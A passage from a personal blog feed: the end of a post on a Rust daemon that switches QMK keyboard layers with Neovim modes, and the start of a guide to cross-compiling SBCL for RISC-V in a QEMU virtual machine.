    <span class="nd">println!</span><span class="p">(</span><span class="s">"rawtalk: listening on {}"</span><span class="p">,</span> <span class="n">SOCKET</span><span class="p">);</span>

    <span class="k">let</span> <span class="k">mut</span> <span class="n">last</span><span class="p">:</span> <span class="nb">Option</span><span class="o">&lt;</span><span class="nb">u8</span><span class="o">&gt;</span> <span class="o">=</span> <span class="nb">None</span><span class="p">;</span>
    <span class="k">loop</span> <span class="p">{</span>
        <span class="k">if</span> <span class="k">let</span> <span class="nf">Ok</span><span class="p">(</span><span class="n">mode</span><span class="p">)</span> <span class="o">=</span> <span class="n">rx</span><span class="nf">.recv_timeout</span><span class="p">(</span><span class="nn">Duration</span><span class="p">::</span><span class="nf">from_secs</span><span class="p">(</span><span class="mi">60</span><span class="p">))</span> <span class="p">{</span>
            <span class="k">let</span> <span class="n">layer</span> <span class="o">=</span> <span class="nf">mode_to_layer</span><span class="p">(</span><span class="o">&amp;</span><span class="n">mode</span><span class="p">);</span>
            <span class="k">if</span> <span class="n">last</span> <span class="o">!=</span> <span class="nf">Some</span><span class="p">(</span><span class="n">layer</span><span class="p">)</span> <span class="p">{</span>
                <span class="nf">send_layer</span><span class="p">(</span><span class="o">&amp;</span><span class="n">device</span><span class="p">,</span> <span class="n">layer</span><span class="p">);</span>
                <span class="n">last</span> <span class="o">=</span> <span class="nf">Some</span><span class="p">(</span><span class="n">layer</span><span class="p">);</span>
            <span class="p">}</span>
        <span class="p">}</span>
    <span class="p">}</span>
<span class="p">}</span>
</code></pre></div></div>

<h3 id="3-running-rawtalk">3. Running rawtalk</h3>

<h4 id="without-nix-systemd">Without Nix (systemd)</h4>

<p>Create a systemd user service:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">mkdir</span> <span class="nt">-p</span> ~/.config/systemd/user

<span class="nb">cat</span> <span class="o">&gt;</span> ~/.config/systemd/user/rawtalk.service <span class="o">&lt;&lt;</span> <span class="sh">'</span><span class="no">SERVICE</span><span class="sh">'
[Unit]
Description=QMK Layer Switcher Daemon
After=graphical-session.target

[Service]
ExecStart=%h/git/rawtalk/target/release/rawtalk
Restart=always
RestartSec=5

[Install]
WantedBy=default.target
</span><span class="no">SERVICE

</span>systemctl <span class="nt">--user</span> daemon-reload
systemctl <span class="nt">--user</span> <span class="nb">enable</span> <span class="nt">--now</span> rawtalk
</code></pre></div></div>

<p>Check status:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>systemctl <span class="nt">--user</span> status rawtalk
journalctl <span class="nt">--user</span> <span class="nt">-u</span> rawtalk <span class="nt">-f</span>
</code></pre></div></div>

<h4 id="with-nix-home-manager">With Nix (Home Manager)</h4>

<p>Add to your <code class="language-plaintext highlighter-rouge">home.nix</code>:</p>

<div class="language-nix highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span> <span class="nv">pkgs</span><span class="p">,</span> <span class="o">...</span> <span class="p">}:</span>

<span class="kd">let</span>
  <span class="nv">rawtalk</span> <span class="o">=</span> <span class="nv">pkgs</span><span class="o">.</span><span class="nv">rustPlatform</span><span class="o">.</span><span class="nv">buildRustPackage</span> <span class="p">{</span>
    <span class="nv">pname</span> <span class="o">=</span> <span class="s2">"rawtalk"</span><span class="p">;</span>
    <span class="nv">version</span> <span class="o">=</span> <span class="s2">"0.3.0"</span><span class="p">;</span>
    <span class="nv">src</span> <span class="o">=</span> <span class="nv">pkgs</span><span class="o">.</span><span class="nv">fetchFromGitHub</span> <span class="p">{</span>
      <span class="nv">owner</span> <span class="o">=</span> <span class="s2">"morph-k"</span><span class="p">;</span>
      <span class="nv">repo</span> <span class="o">=</span> <span class="s2">"rawtalk"</span><span class="p">;</span>
      <span class="nv">rev</span> <span class="o">=</span> <span class="s2">"main"</span><span class="p">;</span>
      <span class="nv">sha256</span> <span class="o">=</span> <span class="s2">"sha256-XXXX"</span><span class="p">;</span> <span class="c"># Update with actual hash</span>
    <span class="p">};</span>
    <span class="nv">cargoLock</span><span class="o">.</span><span class="nv">lockFile</span> <span class="o">=</span> <span class="sx">./Cargo.lock</span><span class="p">;</span>
    <span class="nv">nativeBuildInputs</span> <span class="o">=</span> <span class="p">[</span> <span class="nv">pkgs</span><span class="o">.</span><span class="nv">pkg-config</span> <span class="p">];</span>
    <span class="nv">buildInputs</span> <span class="o">=</span> <span class="p">[</span> <span class="nv">pkgs</span><span class="o">.</span><span class="nv">hidapi</span> <span class="p">];</span>
  <span class="p">};</span>
<span class="kn">in</span> <span class="p">{</span>
  <span class="nv">home</span><span class="o">.</span><span class="nv">packages</span> <span class="o">=</span> <span class="p">[</span> <span class="nv">rawtalk</span> <span class="p">];</span>

  <span class="nv">systemd</span><span class="o">.</span><span class="nv">user</span><span class="o">.</span><span class="nv">services</span><span class="o">.</span><span class="nv">rawtalk</span> <span class="o">=</span> <span class="p">{</span>
    <span class="nv">Unit</span> <span class="o">=</span> <span class="p">{</span>
      <span class="nv">Description</span> <span class="o">=</span> <span class="s2">"QMK Layer Switcher"</span><span class="p">;</span>
      <span class="nv">After</span> <span class="o">=</span> <span class="p">[</span> <span class="s2">"graphical-session.target"</span> <span class="p">];</span>
    <span class="p">};</span>
    <span class="nv">Service</span> <span class="o">=</span> <span class="p">{</span>
      <span class="nv">ExecStart</span> <span class="o">=</span> <span class="s2">"</span><span class="si">${</span><span class="nv">rawtalk</span><span class="si">}</span><span class="s2">/bin/rawtalk"</span><span class="p">;</span>
      <span class="nv">Restart</span> <span class="o">=</span> <span class="s2">"always"</span><span class="p">;</span>
    <span class="p">};</span>
    <span class="nv">Install</span><span class="o">.</span><span class="nv">WantedBy</span> <span class="o">=</span> <span class="p">[</span> <span class="s2">"default.target"</span> <span class="p">];</span>
  <span class="p">};</span>
<span class="p">}</span>
</code></pre></div></div>

<h4 id="linux-udev-rules">Linux: udev Rules</h4>

<p>On Linux, you need udev rules to access the HID device without root:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo tee</span> /etc/udev/rules.d/70-qmk.rules <span class="o">&lt;&lt;</span> <span class="sh">'</span><span class="no">RULES</span><span class="sh">'
SUBSYSTEMS=="usb", ATTRS{idVendor}=="c2ab", ATTRS{idProduct}=="3939", TAG+="uaccess"
KERNEL=="hidraw*", ATTRS{idVendor}=="c2ab", ATTRS{idProduct}=="3939", TAG+="uaccess"
</span><span class="no">RULES

</span><span class="nb">sudo </span>udevadm control <span class="nt">--reload-rules</span>
<span class="nb">sudo </span>udevadm trigger
</code></pre></div></div>

<h3 id="4-neovim-configuration">4. Neovim Configuration</h3>

<p>Add to your <code class="language-plaintext highlighter-rouge">init.lua</code>:</p>

<div class="language-lua highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">-- Rawtalk: Automatic keyboard layer switching</span>
<span class="kd">local</span> <span class="n">socket_path</span> <span class="o">=</span> <span class="s2">"/tmp/rawtalk.sock"</span>
<span class="kd">local</span> <span class="n">uv</span> <span class="o">=</span> <span class="n">vim</span><span class="p">.</span><span class="n">loop</span>
<span class="kd">local</span> <span class="n">client</span><span class="p">,</span> <span class="n">connected</span> <span class="o">=</span> <span class="kc">nil</span><span class="p">,</span> <span class="kc">false</span>

<span class="kd">local</span> <span class="k">function</span> <span class="nf">connect</span><span class="p">()</span>
    <span class="k">if</span> <span class="n">connected</span> <span class="k">then</span> <span class="k">return</span> <span class="kc">true</span> <span class="k">end</span>
    <span class="n">client</span> <span class="o">=</span> <span class="n">uv</span><span class="p">.</span><span class="n">new_pipe</span><span class="p">()</span>
    <span class="n">client</span><span class="p">:</span><span class="n">connect</span><span class="p">(</span><span class="n">socket_path</span><span class="p">,</span> <span class="k">function</span><span class="p">(</span><span class="n">err</span><span class="p">)</span>
        <span class="n">connected</span> <span class="o">=</span> <span class="ow">not</span> <span class="n">err</span>
    <span class="k">end</span><span class="p">)</span>
    <span class="n">vim</span><span class="p">.</span><span class="n">wait</span><span class="p">(</span><span class="mi">50</span><span class="p">,</span> <span class="k">function</span><span class="p">()</span> <span class="k">return</span> <span class="n">connected</span> <span class="k">end</span><span class="p">)</span>
    <span class="k">return</span> <span class="n">connected</span>
<span class="k">end</span>

<span class="kd">local</span> <span class="k">function</span> <span class="nf">send_mode</span><span class="p">(</span><span class="n">mode</span><span class="p">)</span>
    <span class="k">if</span> <span class="ow">not</span> <span class="n">connected</span> <span class="k">then</span> <span class="n">connect</span><span class="p">()</span> <span class="k">end</span>
    <span class="k">if</span> <span class="n">connected</span> <span class="k">then</span>
        <span class="nb">pcall</span><span class="p">(</span><span class="k">function</span><span class="p">()</span> <span class="n">client</span><span class="p">:</span><span class="n">write</span><span class="p">(</span><span class="n">mode</span> <span class="o">..</span> <span class="s2">"</span><span class="se">\n</span><span class="s2">"</span><span class="p">)</span> <span class="k">end</span><span class="p">)</span>
    <span class="k">end</span>
<span class="k">end</span>

<span class="kd">local</span> <span class="n">group</span> <span class="o">=</span> <span class="n">vim</span><span class="p">.</span><span class="n">api</span><span class="p">.</span><span class="n">nvim_create_augroup</span><span class="p">(</span><span class="s2">"Rawtalk"</span><span class="p">,</span> <span class="p">{</span> <span class="n">clear</span> <span class="o">=</span> <span class="kc">true</span> <span class="p">})</span>

<span class="n">vim</span><span class="p">.</span><span class="n">api</span><span class="p">.</span><span class="n">nvim_create_autocmd</span><span class="p">(</span><span class="s2">"ModeChanged"</span><span class="p">,</span> <span class="p">{</span>
    <span class="n">group</span> <span class="o">=</span> <span class="n">group</span><span class="p">,</span>
    <span class="n">pattern</span> <span class="o">=</span> <span class="s2">"*"</span><span class="p">,</span>
    <span class="n">callback</span> <span class="o">=</span> <span class="k">function</span><span class="p">()</span>
        <span class="n">send_mode</span><span class="p">(</span><span class="n">vim</span><span class="p">.</span><span class="n">fn</span><span class="p">.</span><span class="n">mode</span><span class="p">())</span>
    <span class="k">end</span><span class="p">,</span>
<span class="p">})</span>

<span class="n">vim</span><span class="p">.</span><span class="n">api</span><span class="p">.</span><span class="n">nvim_create_autocmd</span><span class="p">(</span><span class="s2">"VimEnter"</span><span class="p">,</span> <span class="p">{</span>
    <span class="n">group</span> <span class="o">=</span> <span class="n">group</span><span class="p">,</span>
    <span class="n">callback</span> <span class="o">=</span> <span class="k">function</span><span class="p">()</span>
        <span class="n">vim</span><span class="p">.</span><span class="n">defer_fn</span><span class="p">(</span><span class="k">function</span><span class="p">()</span>
            <span class="n">connect</span><span class="p">()</span>
            <span class="n">send_mode</span><span class="p">(</span><span class="n">vim</span><span class="p">.</span><span class="n">fn</span><span class="p">.</span><span class="n">mode</span><span class="p">())</span>
        <span class="k">end</span><span class="p">,</span> <span class="mi">100</span><span class="p">)</span>
    <span class="k">end</span><span class="p">,</span>
<span class="p">})</span>

<span class="n">vim</span><span class="p">.</span><span class="n">api</span><span class="p">.</span><span class="n">nvim_create_autocmd</span><span class="p">(</span><span class="s2">"VimLeave"</span><span class="p">,</span> <span class="p">{</span>
    <span class="n">group</span> <span class="o">=</span> <span class="n">group</span><span class="p">,</span>
    <span class="n">callback</span> <span class="o">=</span> <span class="k">function</span><span class="p">()</span>
        <span class="k">if</span> <span class="n">client</span> <span class="k">then</span> <span class="nb">pcall</span><span class="p">(</span><span class="k">function</span><span class="p">()</span> <span class="n">client</span><span class="p">:</span><span class="n">close</span><span class="p">()</span> <span class="k">end</span><span class="p">)</span> <span class="k">end</span>
    <span class="k">end</span><span class="p">,</span>
<span class="p">})</span>
</code></pre></div></div>

<h2 id="the-ergonomic-advantage">The Ergonomic Advantage</h2>

<p>This setup gives you the best of both worlds:</p>

<h3 id="vim-commands-qwerty">Vim Commands (QWERTY)</h3>
<ul>
  <li><code class="language-plaintext highlighter-rouge">hjkl</code> navigation stays intuitive</li>
  <li><code class="language-plaintext highlighter-rouge">w</code>, <code class="language-plaintext highlighter-rouge">b</code>, <code class="language-plaintext highlighter-rouge">e</code> word motions work as expected</li>
  <li>All operators (<code class="language-plaintext highlighter-rouge">d</code>, <code class="language-plaintext highlighter-rouge">c</code>, <code class="language-plaintext highlighter-rouge">y</code>) in familiar positions</li>
  <li>Macros and complex commands just work</li>
</ul>

<h3 id="typing-colemak-dh">Typing (Colemak-DH)</h3>
<ul>
  <li>Most common letters on home row</li>
  <li>Reduced finger travel</li>
  <li>Lower risk of RSI</li>
  <li>More comfortable for prose</li>
</ul>

<h3 id="the-flow">The Flow</h3>

<ol>
  <li>Open file, you’re in Normal mode → QWERTY</li>
  <li>Navigate with <code class="language-plaintext highlighter-rouge">hjkl</code>, search with <code class="language-plaintext highlighter-rouge">/</code>, jump with <code class="language-plaintext highlighter-rouge">gg</code></li>
  <li>Press <code class="language-plaintext highlighter-rouge">i</code> to insert → instant switch to Colemak-DH</li>
  <li>Type your code/prose comfortably</li>
  <li>Press <code class="language-plaintext highlighter-rouge">Esc</code> → instant switch to QWERTY</li>
  <li>Continue editing with familiar Vim bindings</li>
</ol>

<p>The switch is fast enough that it feels like a single keyboard. Your fingers never leave home row.</p>

<h2 id="troubleshooting">Troubleshooting</h2>

<p><strong>Keyboard not found:</strong></p>
<ul>
  <li>Check VID/PID match your keyboard (use <code class="language-plaintext highlighter-rouge">lsusb</code> on Linux)</li>
  <li>Verify udev rules are installed (Linux)</li>
  <li>Grant Input Monitoring permission (macOS)</li>
</ul>

<p><strong>Layer not switching:</strong></p>
<ul>
  <li>Ensure <code class="language-plaintext highlighter-rouge">RAW_ENABLE = yes</code> in <code class="language-plaintext highlighter-rouge">rules.mk</code></li>
  <li>Verify <code class="language-plaintext highlighter-rouge">raw_hid_receive_kb</code> function signature is <code class="language-plaintext highlighter-rouge">void</code>, not <code class="language-plaintext highlighter-rouge">bool</code></li>
  <li>Check QMK console output: <code class="language-plaintext highlighter-rouge">qmk console</code></li>
</ul>

<p><strong>Socket connection failed:</strong></p>
<ul>
  <li>Make sure rawtalk is running: <code class="language-plaintext highlighter-rouge">pgrep rawtalk</code></li>
  <li>Check socket exists: <code class="language-plaintext highlighter-rouge">ls -la /tmp/rawtalk.sock</code></li>
</ul>

<h2 id="conclusion">Conclusion</h2>

<p>This setup has transformed my editing experience. I no longer compromise between ergonomic typing and efficient Vim navigation. The automatic switching is invisible-it just works.</p>

<p>The complete code is available:</p>
<ul>
  <li><a href="https://github.com/morph-k/rawtalk">rawtalk</a> - The daemon</li>
  <li><a href="https://github.com/morph-k/ferris-sweep-qmk-keymap">ferris-sweep-qmk-keymap</a> - Example QMK keymap</li>
</ul>

<p>If you’re a Vim user considering an alternative layout, this approach removes the biggest barrier. You get to keep Vim’s brilliant command language exactly as designed, while gaining all the ergonomic benefits of a modern layout for actual typing.</p>

<h2 id="security-considerations">Security Considerations</h2>

<p>While rawtalk is a simple local daemon, it’s worth understanding the security model:</p>

<h3 id="socket-permissions">Socket Permissions</h3>

<p>The Unix socket is created with <code class="language-plaintext highlighter-rouge">0o600</code> permissions (owner read/write only). This means:</p>
<ul>
  <li>Only your user can send commands to the keyboard</li>
  <li>Other users on a shared system cannot hijack your keyboard layers</li>
  <li>If you need multi-user access, change to <code class="language-plaintext highlighter-rouge">0o660</code> and use group permissions</li>
</ul>

<h3 id="input-validation">Input Validation</h3>

<ul>
  <li>Mode strings are limited to 8 bytes maximum</li>
  <li>Invalid input is silently dropped</li>
  <li>No shell execution or command injection possible</li>
</ul>

<h3 id="rate-limiting">Rate Limiting</h3>

<p>A 10ms minimum interval between layer switches prevents:</p>
<ul>
  <li>Accidental rapid switching from causing USB issues</li>
  <li>Potential DoS from malicious socket writes</li>
</ul>

<h3 id="graceful-shutdown">Graceful Shutdown</h3>

<p>The daemon handles SIGTERM/SIGINT to:</p>
<ul>
  <li>Clean up the socket file on exit</li>
  <li>Prevent orphaned sockets that could be hijacked</li>
</ul>

<h3 id="disclaimer">Disclaimer</h3>

<p>This project involves:</p>
<ul>
  <li><strong>Custom keyboard firmware</strong> - flashing incorrect firmware can brick your keyboard (though QMK keyboards typically have bootloader recovery)</li>
  <li><strong>Raw HID communication</strong> - requires elevated permissions on some systems</li>
  <li><strong>System daemon</strong> - runs continuously in the background</li>
</ul>

<p>Use at your own risk. The code is open source and provided as-is. Always review code before running it with hardware access.</p>

<h3 id="permissions-required">Permissions Required</h3>

<table>
  <thead>
    <tr>
      <th>Platform</th>
      <th>Requirement</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Linux</td>
      <td>udev rules for hidraw access</td>
    </tr>
    <tr>
      <td>macOS</td>
      <td>Input Monitoring permission</td>
    </tr>
    <tr>
      <td>Windows</td>
      <td>Usually works without special permissions</td>
    </tr>
  </tbody>
</table>

<p>If security is a concern in your environment, consider:</p>
<ol>
  <li>Running rawtalk only when needed (not as a persistent service)</li>
  <li>Auditing the ~100 lines of Rust code</li>
  <li>Using a dedicated user account for keyboard access</li>
</ol>]]></content><author><name></name></author><category term="keyboards," /><category term="vim," /><category term="qmk," /><category term="ergonomics" /><summary type="html"><![CDATA[The Problem: Vim Keybindings vs Colemak-DH]]></summary></entry><entry><title type="html">Common lisp disassembly through SBCL on RISC-V architecture</title><link href="https://morph-k.github.io/linux/riscv/qemu/ubuntu/sbcl/2025/05/06/SBCL-development-on-riscv-architecture.html" rel="alternate" type="text/html" title="Common lisp disassembly through SBCL on RISC-V architecture" /><published>2025-05-06T00:00:00+00:00</published><updated>2025-05-06T00:00:00+00:00</updated><id>https://morph-k.github.io/linux/riscv/qemu/ubuntu/sbcl/2025/05/06/SBCL-development-on-riscv-architecture</id><content type="html" xml:base="https://morph-k.github.io/linux/riscv/qemu/ubuntu/sbcl/2025/05/06/SBCL-development-on-riscv-architecture.html"><![CDATA[<h2 id="motivation">Motivation</h2>
<p>During my college years, I developed a deep fascination with both RISC-V architecture and Common Lisp programming. RISC-V’s elegant, open instruction set architecture (ISA) made assembly programming more approachable compared to x86, while Common Lisp’s powerful metaprogramming capabilities opened my eyes to new programming paradigms.</p>

<p>Recently, I found myself wanting to explore how these two technologies intersect. Specifically, I was curious to examine how Common Lisp programs compile down to RISC-V assembly through SBCL (Steel Bank Common Lisp). Understanding the generated assembly code could provide insights into both SBCL’s compilation strategies and RISC-V’s instruction set usage in practice.</p>

<p>This writeup documents my journey of setting up an environment for SBCL development on RISC-V architecture, with a focus on being able to examine the assembly output. While primarily a learning exercise, it may prove useful for others interested in Common Lisp implementation details or RISC-V assembly programming.</p>

<h2 id="sbcl-cross-compiling-terminology">SBCL Cross-Compiling Terminology</h2>
<p>SBCL: A Common Lisp compiler. Project page: https://www.sbcl.org/</p>

<p>Bootstrap: In compiler development, the process of first building a minimal “host” compiler by some special means, then using it to compile the full compiler.</p>

<p>contrib: The extension libraries shipped with SBCL.</p>

<h2 id="build-sbcl-on-risc-v">Build SBCL on RISC-V</h2>

<h3 id="preparation">Preparation</h3>

<p>According to the official cross-compilation guide, building SBCL requires an existing, older SBCL for bootstrapping. On platforms without a native SBCL binary, you must either:</p>

<ol>
  <li>
    <p>Use a third-party Lisp implementation (e.g., CLISP) to compile SBCL, or</p>
  </li>
  <li>
    <p>Use SBCL on another system/platform to cross-compile for RISC-V, then build contrib natively on the target.</p>
  </li>
</ol>

<p>Research showed that option 1 demands matching very specific versions and that natively compiling SBCL under QEMU RISC-V takes 3–4 hours. Therefore, this guide focuses on option 2.</p>

<h3 id="steps--pitfalls">Steps &amp; Pitfalls</h3>

<ol>
  <li>
    <p>Set up a RISC-V VM</p>

    <p>Create a working directory, where we’ll download files</p>
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">mkdir </span>riscv64-linux
<span class="nb">cd </span>riscv64-linux
</code></pre></div>    </div>

    <p>Download pre-built ubuntu image and uncompress</p>
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>wget https://cdimage.ubuntu.com/releases/noble/release/ubuntu-24.04.2-preinstalled-server-riscv64.img.xz
xz <span class="nt">-dk</span> ubuntu-24.04.2-preinstalled-server-riscv64.img.xz
</code></pre></div>    </div>

    <p>The original image size is not enough for image building, we need enlarge it first.</p>
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>qemu-img resize <span class="nt">-f</span> raw ubuntu-24.04.2-preinstalled-server-riscv64.img +5G
</code></pre></div>    </div>

    <p>Boot RISC-V qemu vm in NAT mode, you’ll most likely get an IP address that starts with 10.0.2.NUM/24.</p>

    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>qemu-system-riscv64 <span class="se">\</span>
  <span class="nt">-machine</span> virt <span class="nt">-nographic</span> <span class="nt">-m</span> 2048 <span class="nt">-smp</span> 4 <span class="se">\</span>
  <span class="nt">-kernel</span> /usr/lib/u-boot/qemu-riscv64_smode/uboot.elf <span class="se">\</span>
  <span class="nt">-netdev</span> user,id<span class="o">=</span>net0,hostfwd<span class="o">=</span>tcp::2222-:22 <span class="se">\</span>
  <span class="nt">-device</span> virtio-net-device,netdev<span class="o">=</span>net0 <span class="se">\</span>
  <span class="nt">-drive</span> <span class="nv">file</span><span class="o">=</span>ubuntu-24.04.2-preinstalled-server-riscv64.img,if<span class="o">=</span>virtio,format<span class="o">=</span>raw
</code></pre></div>    </div>

    <p>Login with the user ubuntu and the default password ubuntu; you will be asked to choose a new password</p>

    <p>Install and configure ssh on the ubuntu vm.</p>
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>apt <span class="nb">install </span>ssh
<span class="nb">sudo </span>systemctl <span class="nb">enable</span> <span class="nt">--now</span> ssh
</code></pre></div>    </div>

    <p>Then on your host, test the ssh connection,</p>
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh <span class="nt">-p</span> 2222 ubuntu@localhost
</code></pre></div>    </div>
  </li>
  <li>
    <p>Configure SSH access</p>

    <ul>
      <li>Interactively generate an ed25519 SSH keypair on the host.
        <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh-keygen
</code></pre></div>        </div>
      </li>
      <li>Copy the public key into the VM’s <code class="language-plaintext highlighter-rouge">/home/ubuntu/.ssh/authorized_keys</code>.
        <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh-copy-id <span class="nt">-p</span> 2222 ubuntu@localhost
</code></pre></div>        </div>
      </li>
    </ul>
  </li>
  <li>
    <p>Clone SBCL on the VM</p>

    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>git clone https://git.code.sf.net/p/sbcl/sbcl /home/ubuntu/sbcl
</code></pre></div>    </div>
  </li>
  <li>
    <p>Clone SBCL on the host</p>

    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cd </span>riscv64-linux
git clone https://git.code.sf.net/p/sbcl/sbcl
</code></pre></div>    </div>
  </li>
  <li>
    <p>Run the cross-make script on the host</p>

    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cd </span>sbcl
sh cross-make.sh <span class="nt">-p</span> 2222 <span class="nb">sync </span>ubuntu@localhost /home/ubuntu/sbcl <span class="s2">"GNUMAKE=gmake SBCL_ARCH=riscv64 CFLAGS='-fsigned-char'"</span>
</code></pre></div>    </div>

    <ul>
      <li>sync ensures the VM’s and host’s SBCL source are identical (it uses the VM’s repo HEAD).</li>
      <li>The SBCL_ARCH and CFLAGS variables set the target architecture and compiler flags.</li>
    </ul>

    <p>You might get an error about GNU Make not being found. To fix this, install the <code class="language-plaintext highlighter-rouge">build-essential</code> package on the guest ubuntu vm</p>

    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>apt <span class="nb">install </span>build-essential
</code></pre></div>    </div>

    <p>Re-run the <code class="language-plaintext highlighter-rouge">cross-make.sh</code> script again:</p>
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sh cross-make.sh <span class="nt">-p</span> 2222 <span class="nb">sync </span>ubuntu@localhost /home/ubuntu/sbcl <span class="s2">"GNUMAKE=gmake SBCL_ARCH=riscv64 CFLAGS='-fsigned-char'"</span>
</code></pre></div>    </div>

    <p>And you will get some output that looks similar to this with the error: “No such file or directory”</p>
    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>+ ./generate-version.sh
+ ssh -p 2222 ubuntu@localhost cd /home/ubuntu/sbcl ; git checkout 8c0820b1ac2f20cc491b8e83ae20604f8da3b488 &amp;&amp; GNUMAKE=gmake SBCL_ARCH=riscv64 CFLAGS='-fsigned-char' sh make-config.sh &amp;&amp; mv version.lisp-expr remote-version.lisp-expr
HEAD is now at 8c0820b1a Slightly less branching in EQUAL.
rm -f *~ *.bak *.orig \#*\# .\#* texput.log *.fasl
rm -rf sbcl asdf "docstrings/"
rm -f  sbcl.html asdf.html
rm -f contrib-docs.texi-temp
rm -f package-locks.texi-temp
rm -f variables.texinfo
rm -f sbcl.ps asdf.ps sbcl.pdf asdf.pdf html-stamp tempfiles-stamp
rm -f asdf.aux asdf.cp asdf.cps asdf.fn asdf.fns asdf.ky asdf.log asdf.pg asdf.toc asdf.tp asdf.tps asdf.vr asdf.vrs sbcl.aux sbcl.cp sbcl.cps sbcl.fn sbcl.fns sbcl.ky sbcl.log sbcl.pg sbcl.toc sbcl.tp sbcl.tps sbcl.vr sbcl.vrs
rm -f sbcl.info sbcl.info-* asdf.info
rm -rf *.include *.info *.pdf *~ *.cp *.fn *.ky *.log *.pg *.toc \
        *.tp *.vr *.aux *.eps *.png *.dvi *.ps *.txt *.fns \
        html-stamp sbcl-internals/
//entering make-config.sh
//ensuring the existence of output/ directory
//guessing default target CPU architecture from host architecture
//setting up CPU-architecture-dependent information
sbcl_arch="riscv"
//initializing /home/ubuntu/sbcl/local-target-features.lisp-expr
//setting up OS-dependent information
gmake: Entering directory '/home/ubuntu/sbcl/tools-for-build'
cc -I../src/runtime -fsigned-char    determine-endianness.c  -ldl -Wl,-no-as-needed -o determine-endianness
gmake: Leaving directory '/home/ubuntu/sbcl/tools-for-build'
//finishing /home/ubuntu/sbcl/local-target-features.lisp-expr
+ scp -P 2222 ubuntu@localhost:/home/ubuntu/sbcl/{remote-version.lisp-expr,local-target-features.lisp-expr,output/build-id.inc} .
scp: /home/ubuntu/sbcl/{remote-version.lisp-expr,local-target-features.lisp-expr,output/build-id.inc}: No such file or directory
</code></pre></div>    </div>

    <p>Investigation shows:</p>
    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>scp -P 2222 ubuntu@localhost:/home/ubuntu/sbcl/{remote-version.lisp-expr,local-target-features.lisp-expr,output/build-id.inc} .
</code></pre></div>    </div>
    <p>is passed literally, and you end up looking for a file called
<code class="language-plaintext highlighter-rouge">/home/ubuntu/sbcl/{remote-version.lisp-expr,local-target-features.lisp-expr,output/build-id.inc}</code></p>
  </li>
  <li>
    <p>Resolve the build issue:</p>

    <p>Re-run the cros-make script using bash so that you get brace expansion:</p>
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bash cross-make.sh <span class="nt">-p</span> 2222 <span class="nb">sync </span>ubuntu@localhost /home/ubuntu/sbcl <span class="s2">"GNUMAKE=gmake SBCL_ARCH=riscv64 CFLAGS='-fsigned-char'"</span>
</code></pre></div>    </div>

    <p>You will most likely run into the missing <code class="language-plaintext highlighter-rouge">output</code> directory issue after fixing brace expansion issue.</p>

    <p>You’ll see:</p>
    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>+ scp -P 2222 ubuntu@localhost:/home/ubuntu/sbcl/remote-version.lisp-expr ubuntu@localhost:/home/ubuntu/sbcl/local-target-features.lisp-expr ubuntu@localhost:/home/ubuntu/sbcl/output/build-id.inc .
remote-version.lisp-expr                                                                                                   100%  189   117.8KB/s   00:00
local-target-features.lisp-expr                                                                                            100%  496   258.7KB/s   00:00
build-id.inc                                                                                                               100%   36    18.6KB/s   00:00
+ mv build-id.inc output
+ sh make-host-1.sh
//entering make-host-1.sh
make-host-1.sh: 24: .: cannot open output/build-config: No such file
</code></pre></div>    </div>
  </li>
  <li>
    <p>Resolve the missing <code class="language-plaintext highlighter-rouge">output</code> directory issue.</p>

    <p>Fix:</p>

    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>wget https://raw.githubusercontent.com/fedora-riscv/sbcl-build-docs/refs/heads/main/sbcl-cross-make.patch
git apply sbcl-cross-make.patch 
<span class="nb">rm</span> <span class="nt">-rf</span> output
<span class="nb">mkdir </span>output
</code></pre></div>    </div>
  </li>
  <li>
    <p>Re-run the cross-make script</p>

    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bash cross-make.sh <span class="nt">-p</span> 2222 <span class="nb">sync </span>ubuntu@localhost /home/ubuntu/sbcl <span class="s2">"GNUMAKE=gmake SBCL_ARCH=riscv64 CFLAGS='-fsigned-char'"</span>
</code></pre></div>    </div>
  </li>
  <li>
    <p>Resolve <code class="language-plaintext highlighter-rouge">sbcl: not found</code> error</p>

    <p>The “sbcl: not found” is coming from your host (the Kali VM), not the RISC-V target. The <code class="language-plaintext highlighter-rouge">make-host-1.sh</code> step needs a working SBCL on the machine where you invoked <code class="language-plaintext highlighter-rouge">cross-make.sh</code> so it can build the C runtime and do the first “genesis” pass.</p>

    <ul>
      <li>Install SBCL on your host (or otherwise make a host‐side SBCL available in your <code class="language-plaintext highlighter-rouge">PATH</code>):
        <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>apt <span class="nb">install </span>sbcl
</code></pre></div>        </div>
      </li>
    </ul>

    <p>This gives you the “stage-0” SBCL compiler that the cross-make process uses to build the stage-1 compiler for RISC-V.</p>

    <p>Re-run the cross-make script</p>
